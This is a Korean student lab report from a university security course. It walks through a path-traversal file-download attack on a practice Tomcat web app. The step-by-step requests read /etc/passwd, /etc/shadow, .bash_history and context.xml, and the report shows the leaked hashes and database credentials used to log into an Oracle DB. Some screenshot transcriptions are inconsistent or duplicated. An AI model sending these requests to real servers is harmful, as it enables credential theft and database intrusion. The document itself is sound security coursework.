

□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

File Download

2025년 4월 29일

학번 : 32231594
이름 : 박기쁨

<과정 설명>

File Download 취약점 공격은 파일을 다운로드하는 과정에서의 취약점을 이용하여 원하는 정보를 탈취하는 행위를 말한다. 본 실습에서는 File Download 취약점을 이용해 DB 접근 관련 파일을 찾고, DB에 접속해보고자 한다.

Step 1. File Download 가 가능한 취약한 페이지 찾기

Step 1-1. File Download 가 가능한 취약한 페이지 찾기


- : 파일경로 및 파일명이 노출되는 취약한 페이지를 찾는다.
- : 게시판 페이지에 접속하여 첨부파일 다운로드 기능을 확인한다.

번호	카테고리	제목	첨부파일	작성자	등록 일시	조회수
3588	Free	f	-	ssks	2025-05-02	1
3587	Free	DOWN	down	asdf111	2025-04-29	34

- : 링크를 URL 창에 복사하여 확인한 후 붙여넣기 해본다.

게시판 상세조회	
제목	DOWN
작성자/조회수	asdf111 / 35
카테고리	Free
등록 일시	2025-04-29
내용	FILE DOWNLOAD
첨부파일	엠블럼.jpg

(URL(파라미터) 확인, 파일 다운로드 되는 것 확인)



Step 2. 취약점을 이용하여 중요 파일 다운로드 하기

Step 2-1. File Download 관련 패킷 Repeater로 보내기

: 패킷을 반복해서 사용하기 위해 Repeater로 보낸다.

A screenshot of NetworkMiner showing a file download request. The request details pane shows a GET request to http://shanky.co.kr:38080/infosec/board/fileDown2.jsp?server_file_name=20250429160004.jpg. The request body pane shows the raw HTTP traffic. The inspector pane shows the response headers and body, including the file content "i_e_a_4.jpg".


Step 2-2. /etc/passwd, /etc/shadow를 이용하여 사용자 알아내기

: server_file_name 파라미터에 /etc/passwd의 경로를 삽입한 후 요청을 전송한다.

: root 계정과 nologin 상태인 계정들, bash 쉘을 이용하는 shanks 계정을 확인할 수 있다.

A screenshot of NetworkMiner showing a modified file download request. The request details pane shows a GET request to http://shanky.co.kr:38080/infosec/board/fileDown2.jsp?server_file_name=/etc/passwd. The request body pane shows the raw HTTP traffic. The inspector pane shows the response headers and body, which includes the contents of the /etc/passwd file.

: server_file_name 파라미터에 /etc/shadow의 경로를 삽입한 후 요청을 전송한다.
: root 계정과 shanks 계정의 해시 값 등을 확인할 수 있다.



```

1 GET /infose/board/fileDown.jsp?server_file_name=/etc/shadow HTTP/1.1
2 Host: shanky.co.kr:38000
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/135.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: JSESSIONID=22BA08FC2F08389F39F5EFBA8109C2CF; JSESSIONID=
22BA08FC2F08389F39F5EFBA8109C2CF
9 Content-Type: application/x-www-form-urlencoded
10
11

```

Response:


```

Pretty Raw Hex Render
0 root:$6$AUf8630kicD1hpe$QZ0W0lwzjSYd$6nc3EdtnYy.dReIPIhUw88Uef1o/Ba208uRir04:skky6ji+r7A
1 g$6$AUf8630kicD1hpe$QZ0W0lwzjSYd$6nc3EdtnYy.dReIPIhUw88Uef1o/Ba208uRir04:skky6ji+r7A
2 bin:*:15980:0:99999:7:::
3 daeon:*:15980:0:99999:7:::
4 ads:*:15980:0:99999:7:::
5 adm:*:15980:0:99999:7:::
6 sync:*:15980:0:99999:7:::
7 shutdown:*:15980:0:99999:7:::
8 halt:*:15980:0:99999:7:::
9 wait:*:15980:0:99999:7:::
10 usbmass:*:15980:0:99999:7:::
11 usm*:11:16937:7:::
12 rpc:11:16937:0:99999:7:::
13 rkhit:11:16937:7:::
14 avahi-autopid:11:16937:7:::
15 abrt:11:16937:7:::
16 rpuser:11:16937:7:::
17 rpsvc:11:16937:7:::
18 haldaemon:11:16937:7:::
19 pdt:11:16937:7:::
20 ntp:11:16937:7:::
21 apache:11:16937:7:::
22 saslauthd:11:16937:7:::
23 saslauthd:11:16937:7:::
24 puTTY:11:16937:7:::
25 puTTY:11:16937:7:::
26 sshd:11:16937:7:::
27 sshd:11:16937:7:::
28 sshd:11:16937:7:::
29 sshd:11:16937:7:::
30 sshd:11:16937:7:::
31 sshd:11:16937:7:::
32 sshd:11:16937:7:::
33 sshd:11:16937:7:::
34 sshd:11:16937:7:::
35 sshd:11:16937:7:::
36 sshd:11:16937:7:::
37 sshd:11:16937:7:::
38 sshd:11:16937:7:::
39 sshd:11:16937:7:::
40 sshd:11:16937:7:::
41 sshd:11:16937:7:::
42 shanks:$6$AUf8630kicD1hpe$QZ0W0lwzjSYd$6nc3EdtnYy.dReIPIhUw88Uef1o/Ba208uRir04:skky6ji+r7A

```

Step 2-3. .bash_history 를 이용하여 현재 접속되어 있는 사용자 쉘 히스토리 보기

: server_file_name 파라미터에 shanks의 .bash_history의 경로를 삽입한 후 요청을 전송한다.
: shanks 가 사용한 쉘 명령어 히스토리를 확인할 수 있다.



```

1 GET /infose/board/fileDown.jsp?server_file_name=/home/shanks/.bash_history HTTP/1.1
2 Host: shanky.co.kr:38000
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/135.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: JSESSIONID=22BA08FC2F08389F39F5EFBA8109C2CF; JSESSIONID=
22BA08FC2F08389F39F5EFBA8109C2CF
9 Content-Type: application/x-www-form-urlencoded
10
11

```


Response:

```

Pretty Raw Hex Render
2 Server: Apache-Coyote/1.1
3 Content-Type: application/x-javascript
4 Content-Disposition: inline; filename=""
5 Content-Type: application/octet-stream; charset=utf-8
6 Content-Length: 199
7 Date: Sun, 04 May 2025 11:10:17 GMT
8
9 whoami
10 ls
11 su
12 su
13 id
14 whoami
15 su
16 su
17 cd -
18 vi .viarc
19 ls
20 vi abc
21 cd -./viarc
22 vi abc
23 cd -
24 pnd
25 ls
26 vi .viarc
27 vi .viarc2
28 vi .viarc2.scp
29 vi .viarc2.scp
30 vi .viarc2
31 vi .viarc
32 pnd
33 vi .viarc
34 cd -./viarc
35 vi .viarc
36 vi .viarc
37

```

: server_file_name 파라미터에 root의 .bash_history의 경로를 삽입한 후 요청을 전송한다.
: root 가 사용한 쉘 명령어 히스토리를 확인할 수 있다.
: 특히, tomcat 폴더의 경로(/usr/local/server/tomcat)를 확인할 수 있다.



```


Request
Pretty Raw Hex
1: GET /infosec/board/fileDown2.jsp?server_file_name=.root/.bash_history User-Agent: HTTP/1.1
2: Host: shanky.co.kr:38080
3: Upgrade-Insecure-Requests: 1
4: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
5: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6: Accept-Encoding: gzip, deflate, br
7: Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
8: Cookie: JSESSIONID=22BA0FC2FD8389F39F5EFBA810C20F; JSESSIONID=22BA0FC2FD8389F39F5EFBA810C20F
9: Connection: keep-alive
10:
11:

Response
Pretty Raw Hex Render
274: aldir castle
275: ls
276: cd castle/
277: ls
278: cp /usr/local/server/tomcat/webapps/hs/castle/-.java
279: /usr/local/server/tomcat/webapps/hs/WEB-INF/classes/castle/
280: javac *.java
281: ls
282: cd ../..
283: ls
284: cd /
285: ls
286: mv ./castle/ ./castle.jsp
287: ls
288: cd WEB-INF/
289: ls
290: cd classes/
291: ls
292: mv castle/ castle.jsp
293: ls
294: cd ../../..
295: cd ../../..
296: ls
297: cd ..
298: cd ..
299: ls
300: cd conf/
301: ls
302: cd ./bin/
303: ls
304: ./catalina.sh stop
305: ./catalina.sh start
306: cd /usr/local/server/tomcat/webapps/hs
307: ls
308: ls -al | grep castle

```

Step 3. DB 접근 관련 파일 찾아내기

Step 3-1. login 프로세스 jsp 파일을 다운로드 받아, DB 접근이 어떻게 구현되어 있는지 확인
: login 프로세스 jsp 파일을 다운로드 받기 위해, 로그아웃 후 재로그인 한다.



: Burp 를 이용하여 login 프로세스 jsp 파일의 이름과 경로를 확인한다.

(/infosec/login/loginProcess21.jsp)

The screenshot shows the Burp Suite interface in Intercept mode. The left pane lists network requests, and the right pane shows the Request and Response details. The selected request is a POST to /infosec/login/loginProcess21.jsp. The response content is as follows:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: application/x-javascript; charset=UTF-8
Content-Length: 84
Date: Sun, 04 May 2025 11:14:56 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 84
Date: Sun, 04 May 2025 11:14:56 GMT
<script>
location.href='..main.jsp'
</script>
<html>
<body>
<form>
</form>
</body>
</html>
```

: server_file_name 파라미터에 loginProcess21.jsp 의 경로를 삽입한 후 요청을 전송한다.


: loginProcess21.jsp 파일의 내용을 확인할 수 있다.

The screenshot shows the Burp Suite interface in Repeater mode. The request has been modified to include a parameter: ?server_file_name=..%2flogin%2floginProcess21.jsp. The response content is as follows:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: application/x-javascript; charset=UTF-8
Content-Length: 84
Date: Sun, 04 May 2025 11:19:44 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 2512
Date: Sun, 04 May 2025 11:19:44 GMT
<script>
location.href='..main.jsp'
</script>
<html>
<body>
<form>
</form>
</body>
</html>
```

The response body contains the raw Java code of the modified loginProcess21.jsp page, which includes SQL injection logic and password encryption.

(텍스트 에디터를 이용하여 jsp 파일을 확인한다)



: jdbc 설정 파일 중 shanks123 의 설정 파일을 긁어오는 코드를 확인할 수 있다.

```

20
21   try{
22     Context init = new InitialContext();
23     DataSource ds = (DataSource)init.lookup("java:comp/env/jdbc/shanks123");
24     conn = ds.getConnection();
25
26
27 //CASE1 passwd 우회 가능
28   String sql = "SELECT * FROM LHSMEMBER3 WHERE ID = '"+rid+"' and PW = '"+encpasswd+"";
29
30

```

Step 3-2. tomcat 폴더 내의 환경설정 파일(server.xml, context.xml) 확인

: server_file_name 파라미터에 /usr/local/server/tomcat/conf/server.xml의 경로를 삽입한 후 요청을 전송한다.

: 원하는 정보가 없음을 확인할 수 있다.

Request Pretty Raw Hex 1 GET /info/board/fileDom2.jsp?server_file_name= 2 Host: shanky.co.kr:38000 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 5 Chrome/103.0.0.0 Safari/537.36 6 Accept: 7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: zh-CN,zh;q=0.8,en;q=0.7 10 Cookie: JSESSIONID=D-22B409FC7C93809F5995FBAB109C2CF; JSESSIONID=22B409FC7C93809F5995FBAB109C2CF 11 Connection: keep-alive 12	Response Pretty Raw Hex Render 13 <?xml version='1.0' encoding='utf-8'?> 14 <!-- 15 Licensed to the Apache Software Foundation (ASF) under one or more 16 specific license(s). The ASF licenses this file to You under the Apache License, Version 2.0 17 (the "License"); you may not use this file except in compliance with 18 the License. You may obtain a copy of the License at 19 http://www.apache.org/licenses/LICENSE-2.0 20 Unless required by applicable law or agreed to in writing, software 21 distributed under the License is distributed on an "AS IS" BASIS, 22 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. 23 See the License for the specific language governing permissions and 24 limitations under the License. 25 --> 26 <!-- Note: A 'Server' is not itself a 'Container', so you may not 27 define subcomponents such as 'Valves' at this level. 28 Documentation at /docs/config/server.html 29 --> 30 <Server port="8005" shutdown="SHUTDOWN"> 31 <Listener className="org.apache.catalina.startup.VersionLoggerListener" /> 32 <!-- Security Listener. Documentation at /docs/config/listeners.html 33 <Listener className="org.apache.catalina.core.JreMemoryLeakPreventionListener" /> 34 <!-- APR library loader. Documentation at /docs/apr.html --> 35 <Listener className="org.apache.catalina.core.AprLifecycleListener" SSLEngine="on" /> 36 <Listener className="org.apache.catalina.core.JreMemoryLeakPreventionListener" /> 37 <Listener className="org.apache.catalina.core.JasperListener" /> 38 <!-- Prevent memory leaks due to use of particular java/ava API--> 39 <Listener className="org.apache.catalina.core.JreMemoryLeakPreventionListener" /> 40 <Listener className="org.apache.catalina.threads.GlobalResourcesLifecycleListener" /> 41 <Listener className="org.apache.catalina.core.ThreadLocalLeakPreventionListener" /> 42	Inspector Request attributes Request query parameters Request body parameters Request cookies Request headers Response headers
--	--	---

: server_file_name 파라미터에 /usr/local/server/tomcat/conf/context.xml 의 경로를 삽입한 후 요청을 전송한다.

: 원하는 정보가 없음을 확인할 수 있다.

The screenshot shows the OWASP ZAP interface with the Repeater tab selected. The request URL is `/infosec/board/fileDown2.jsp?server_file_name=/usr/local/server/tomcat/conf/context.xml`. The response pane displays the Apache Software Foundation license and the contents of the `context.xml` file, which includes database connection details for 'shanks123'.

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html; charset=UTF-8
Content-Length: 107
Date: Sun, 04 May 2025 11:48:44 GMT
...
<!-- Default set of monitored resources -->
<!-- Uncomment this to disable session persistence across Tomcat restarts -->
<!-- Manager pathname-->
...
<!-- Uncomment this to enable Comet connection tracking (provides events on session expiration as well as webapp lifecycle) -->
<!-- Valve className="org.apache.catalina.valves.CometConnectionManager/valve" />
...
<!--ResourceLink global="jdbc/shanks123" name="jdbc/shanks123"
```

: server_file_name 파라미터에 /usr/local/server/tomcat/webapps/infosec/META-INF/server.xml의 경로를 삽입한 후 요청을 전송한다.

: 원하는 정보가 없음을 확인할 수 있다.

The screenshot shows the OWASP ZAP interface with the Repeater tab selected. The request URL is `/infosec/board/fileDown2.jsp?server_file_name=/usr/local/server/tomcat/webapps/infosec/META-INF/server.xml`. The response pane shows a blank page with a status code of 200 OK.

: server_file_name 파라미터에 /usr/local/server/tomcat/webapps/infosec/META-INF/context.xml의 경로를 삽입한 후 요청을 전송한다.

: shanks123 파일의 내용을 확인할 수 있다.

(IP는 192.168.0.115, Port는 1521, DB 명은 ORCL, ID는 INFOSEC, PW는 PEAK)

The screenshot shows the OWASP ZAP interface. In the Request tab, a captured GET request is shown with the URL: /infosec/board/fileDom2.jsp?server_file_name=/usr/local/server/tomcat/webapps/infosec/META-INF/context.xml. In the Response tab, the raw XML content of context.xml is displayed, which includes the following database configuration:

```
<Context reloadable="true">
    <!-- Default set of monitored resources -->
    <WatchedResource>WEB-INF/web.xml</WatchedResource>
    <!-- Uncomment this to disable session persistence across Tomcat restarts -->
    <Manager pathname="" />
    <!-- Uncomment this to enable Comet connection tracking (provides events on session expiration as well as webapp lifecycle) -->
    <Valve className="org.apache.catalina.valves.CometConnectionManager$Valve" />
    <!-- ResourceLink global -->
    <ResourceLink global="jdbc/shanks123" name="jdbc/shanks123" type="javax.sql.DataSource"/>
    <Resource name="jdbc/shanks123" type="javax.sql.DataSource" auth="Container">
        driverClassName="oracle.jdbc.driver.OracleDriver"
        factory="org.apache.tomcat.dbcp.datasource.DataSourceFactory"
        url="jdbc:oracle:thin:@#(#192.168.0.115:1521:ORCL"
        username="INFOSEC"
        password="PEAK"
        maxActive="10"
        maxIdle="10"
        maxWait="-1"/>
    
```

Step 4. DB 접속

Step 4-1. 획득한 DB 정보를 이용하여 DB 접속


: Step 3에서 획득한 IP, Port, DB 명, ID, PW 정보를 입력하여 DB에 접속한다.

(IP는 121.137.133.232로 대체)

The screenshot shows the DBeaver interface with the 'Connect to a database' dialog open. The 'Oracle Connection Settings' tab is selected. The connection details are as follows:

- Connection Type: Basic (TNS)
- Host: 121.137.133.232
- Database: ORCL
- Authentication: Oracle Database Native
- Username: INFOSEC
- Password: PEAK
- Client: <not present>

(DB 내 다양한 데이터에 접근 가능)



* 티스토리 '서버 프로그래밍에 대한 이해 context.xml /server.xml / web.xml' 참고

(<https://sallykim5087.tistory.com/130>)

* 티스토리 '[톰캣] Context 설정' 참고 (<https://parkcheolu.tistory.com/130>)

성명	프로젝트 후 소감
박기쁨	<p>File Download 취약점 공격을 실습하며, 웹 서버 프로그래밍에 대한 이해가 부족하여 실습 과정에서 난관을 겪었다. 웹 서버에 대한 이해뿐만 아니라, 보호하고자 하는 분야, 해킹하고자 하는 분야에 대한 기본/기초적이면서도 정확한 지식을 갖고 있을 때, 비로소 주도적이고 창의적인 보호, 해킹을 수행할 수 있다는 것을 다시 한번 깨달은 실습인 것 같다.</p> <p>한편, 실제 DB 에 접속해보는 과정을 수행해봄으로써 이론으로만 알고 있던 데이터베이스 관련 지식들을 눈으로 확인해볼 수 있어 좋았다.</p>